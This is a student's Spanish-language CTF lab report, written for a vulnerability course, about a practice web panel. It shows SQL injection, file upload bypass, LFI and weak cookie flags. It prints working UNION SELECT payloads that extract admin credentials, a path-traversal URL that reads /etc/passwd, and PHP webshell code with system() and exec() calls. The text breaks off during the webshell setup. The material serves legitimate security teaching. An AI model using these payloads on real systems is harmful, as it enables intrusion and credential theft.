

Trabajo Práctico N° 5 PWN CTF

Tecnicatura Universitaria en Ciberseguridad

Materia: Tratamiento de Vulnerabilidades

Profesor: Lisandro Lezaeta

Profesora JTP: Ximena Maribel Sosa

Institución: UGR

Título: Identificación y Explotación de Vulnerabilidades en el Panel de CTF

Estudiante: Dante Gabriel Balbuena Atar

Fecha: 20/06/2025

ÍNDICE

1. Introducción

2. Desarrollo

 2.1 Vulnerabilidades Reconocidas

 2.1.1 Inyección SQL en el parámetro id ("Read More")

 2.1.2 Subida Insegura de Archivos (sin validación de contenido)

 2.1.3 Inclusión de Archivos Locales (LFI) vía parámetro page

 2.1.4 Configuración Insegura de Cookies

 2.2 Explotación

 2.2.1 Obtener credenciales de administrador mediante SQL Injection

 2.2.2 Obtener Shell PHP funcional

 2.2.3 Obtener Shell reversa desde el servidor remoto

3. Conclusión

1. Introducción

Este trabajo práctico tiene como objetivo el reconocimiento y explotación de vulnerabilidades presentes en el panel web del CTF disponible en <https://ctf.ddlr.org/>. Se pretende evidenciar el proceso de auditoría desde el descubrimiento hasta la obtención de una shell reversa funcional en un entorno controlado. A lo largo del informe se documentarán las vulnerabilidades encontradas, los vectores de ataque utilizados y la secuencia de pasos llevados a cabo para comprometer el sistema, destacando tanto los aspectos técnicos como las configuraciones inseguras presentes.

2. Desarrollo

2.1 Vulnerabilidades Reconocidas

Se identificaron un total de **cuatro vulnerabilidades** críticas en el sitio <https://ctf.ddlr.org/>, detalladas a continuación con su respectivo procedimiento de reconocimiento y evidencia esperada.

2.1.1 Inyección SQL en el parámetro id ("Read More")

Descripción:

En la página principal (index.php), cada posteо se genera con un bucle foreach que enlaza a URLs del tipo:

<https://ctf.ddlr.org/index.php?id=<número>>

Este parámetro id no está sanitizado, permitiendo inyección de SQL.


Procedimiento para reconocer la falla:

1. Click en "Read More" de cualquier post.
2. Observar que la URL contiene id=5 (por ejemplo).
3. Reemplazar el valor por una comilla simple:

<https://ctf.ddlr.org/index.php?id='>

4. Se genera un error de sintaxis SQL en la respuesta.

Evidencia esperada:



Captura de pantalla mostrando el mensaje de error SQL.

2.1.2 Subida Insegura de Archivos (sin validación de contenido)


Descripción:

En admin_panel.php, el formulario de subida de archivos sólo valida por extensión (.jpg, .png), sin verificar el contenido real del archivo. Esto permite subir código PHP con extensión falsa (e.g. shell.png).

Procedimiento para reconocer la falla:

1. Ingresar al panel de administración (ver sección 2.2.1).
2. Acceder a "Upload File".
3. Subir un archivo PHP renombrado a shell.png.
4. El servidor acepta el archivo sin verificar su contenido real.

Evidencia esperada:



Captura del formulario de subida mostrando el archivo seleccionado como shell.png ya subido

2.1.3 Inclusión de Archivos Locales (LFI) mediante el parámetro page

Descripción:

El parámetro page de index.php se utiliza para incluir archivos sin control de lista blanca ni sanitización, permitiendo lectura arbitraria de archivos o inclusión de la webshell.

Procedimiento para reconocer la falla:

1. Copiar el enlace del botón "Home":


<https://ctf.ddlr.org/index.php?page=home.php>

2. Modificar el valor de page por una ruta LFI:

<https://ctf.ddlr.org/index.php?page=../../../../../../../../etc/passwd>

3. El servidor muestra el contenido del archivo solicitado.

Evidencia esperada:



Captura de pantalla mostrando el contenido de /etc/passwd

2.1.4 Configuración Insegura de Cookies (Client-Side Security Misconfiguration)


Descripción:

El sitio CTF establece cookies de sesión (PHPSESSID) sin aplicar las medidas de seguridad recomendadas, como las banderas HttpOnly y Secure. Esta configuración representa una vulnerabilidad porque, si existiera una inyección de código JavaScript (por ejemplo, mediante un ataque XSS), un atacante podría acceder a esas cookies desde el navegador y secuestrar la sesión del usuario autenticado.

Procedimiento para reconocer la falla:

1. Ingresar al sitio: <https://ctf.ddlr.org/login.php>
2. Abrir las herramientas de desarrollador del navegador (F12).
3. Ir a la pestaña **Application** → **Cookies**.
4. Observar que la cookie PHPSESSID:
 - a. No tiene activa la bandera Secure (permite envío por HTTP si el sitio no redirige correctamente).
 - b. No tiene activa la bandera HttpOnly (permite acceso desde JavaScript).
5. Validar visualmente esta configuración insegura.

Evidencia esperada:



Captura de pantalla mostrando las cookies del sitio sin las medidas de seguridad activadas.

Nota: También se inspeccionaron los espacios de almacenamiento local del navegador (localStorage y sessionStorage) y no se encontraron datos sensibles en texto claro. Aunque en este caso no se observó uso indebido, el almacenamiento de información crítica en estos espacios puede representar un riesgo de seguridad si no se aplican controles adecuados, como cifrado o expiración.

2.2 Explotación

A continuación se documenta, con evidencias, cómo se logró cada objetivo:

2.2.1 Obtener credenciales de administrador mediante SQL Injection

Objetivo parcial: Extraer, paso a paso, el usuario y la contraseña del administrador almacenados en la tabla users, utilizando inyección SQL basada en UNION SELECT y catálogos de información en information_schema.


2.2.1.1 Comprobar que existe SQL Injection en read.php?id=

1. En el navegador, navegar a:

<https://ctf.ddlr.org/index.php?id=1>

2. Probar con comilla simple para confirmar inyección:

<https://ctf.ddlr.org/index.php?id='>



Captura de pantalla donde se aprecia el error de sintaxis SQL en la respuesta del servidor ("SQL syntax error" o similar).

3. Al confirmar la vulnerabilidad, se decide explotar con UNION SELECT.

2.2.1.2 Determinar cantidad de columnas en la consulta original

- **Procedimiento:** Se van probando payloads de tipo UNION SELECT con diferentes números de columnas, añadiendo comentarios al final (--) y vamos probando hasta que encontramos el numero exacto que tiene la consulta y que en este caso sabemos que es hasta 4

1. Probar:


https://ctf.ddlr.org/index.php?id=' UNION SELECT 1 from information_schema.tables-- -

luego

https://ctf.ddlr.org/index.php?id=' UNION SELECT 1, 2 from information_schema.tables-- -

asi hasta llegar al 4to

https://ctf.ddlr.org/index.php?id=' UNION SELECT 1, 2, 3, 4 from information_schema.tables-- -




Captura de pantalla donde el payload con 4 columnas no arroja error y se muestran los valores 1, 2, 3, 4 en la página, confirmando que la consulta original utiliza 4 columnas.

2.2.1.3 Enumerar nombres de tablas en la base de datos

- **Objetivo:** Encontrar la tabla que contiene la información de usuarios (users).
1. Aprovechando que hay 4 columnas, inyectar:

https://ctf.ddlr.org/index.php?id=' UNION SELECT 1, TABLE_NAME, 3, 4 FROM information_schema.tables-- -



Captura de pantalla mostrando en el segundo campo (position 2) una lista de nombres de tablas: config, posts, users, etc.


2. Localizar "users" en la lista.

2.2.1.4 Enumerar columnas de la tabla users

- **Objetivo:** Encontrar los nombres de las columnas, en particular username y password.

1. Inyectar:

```
https://ctf.ddlr.org/index.php?id=' UNION SELECT 1, COLUMN_NAME,  
3, 4 FROM information_schema.columns WHERE  
TABLE_NAME='users'-- -
```



Captura de pantalla mostrando en la segunda columna: id, username, password, role (o similares).


2. Identificar que las columnas de interés son username y password.

2.2.1.5 Extraer valores de username y password

- **Objetivo:** Obtener el par administrador – contraseña “hasheada” o en texto claro, según esté almacenada.

1. Asumiendo que la tabla users tiene 4 columnas (id, username, password, role), inyectar:

```
https://ctf.ddlr.org/read.php?id=' UNION SELECT 1, username,  
password, 4 FROM users-- -
```



Captura de pantalla donde, en la columna 2 (username) y columna 3 (password),

aparecen las credenciales del administrador, por ejemplo:

- Username: admin
- Password: 552f5d2a7b4cd8d9a0e2c1e3b9f7c8d0 (o texto plano si no está hasheada)

2. Anotar los valores obtenidos:

- **Usuario:** admin
- **Contraseña (hasheada):** 552f5d2a7b4cd8d9a0e2c1e3b9f7c8d0
Si estuviese hasheada con MD5 o SHA1, usar un crack local (hashcat)
para revertirla; en este caso, la contraseña resultó ser en texto claro
th15p455.

2.2.1.6 Acceder al panel de administración con credenciales extraídas


1. Navegar a:

<https://ctf.ddlr.org/admin.php>

2. En el formulario, ingresar:

- **Username:** admin
- **Password:** th15p455

3. Hacer clic en "Log In".



Captura de pantalla donde aparece “Admin Panel”

- **Resultado final:**

Se obtienen las credenciales exactas del administrador al explotar la vulnerabilidad de SQL Injection basada en UNION SELECT que recorre catálogos de información (information_schema.tables y information_schema.columns).

2.2.2 Preparación de la Webshell en PHP

1. Se descarga la shell recomendada:

<https://img.ddlr.org/104002939609423893-shell.php>

2. Se edita el archivo y se agrega **justo debajo de <?php:**

```
$var = system("mv /var/www/ctf/uploads/shell.png /var/www/ctf/uploads/shell.php");
echo $var;
```

3. Se guarda como shell.php y se renombra a shell.png:

[mv shell.php shell.png](#)

```

messi [Corriendo] - Oracle VirtualBox
Balbuena - Dante
Actividades Terminal 6 de jun 16:17
Admin Panel DDLR@shell:~# vboxuser@vbox: ~/Descargas
GNU nano 7.2 shell.png
<?php
$var = system("mv /var/www/ctf/uploads/shell.png /var/www/ctf/uploads/shell.php");
echo $var;
function expandPath($path) {
    if (preg_match("#^([a-zA-Z0-9_-]+)(/.*)?$#", $path, $match)) {
        exec("echo $match[1]", $stdout);
        return $stdout[0] . $match[2];
    }
    return $path;
}

function allFunctionExist($list = []) {
    foreach ($list as $entry) {
        if (!function_exists($entry)) {
            return false;
        }
    }
    return true;
}

```

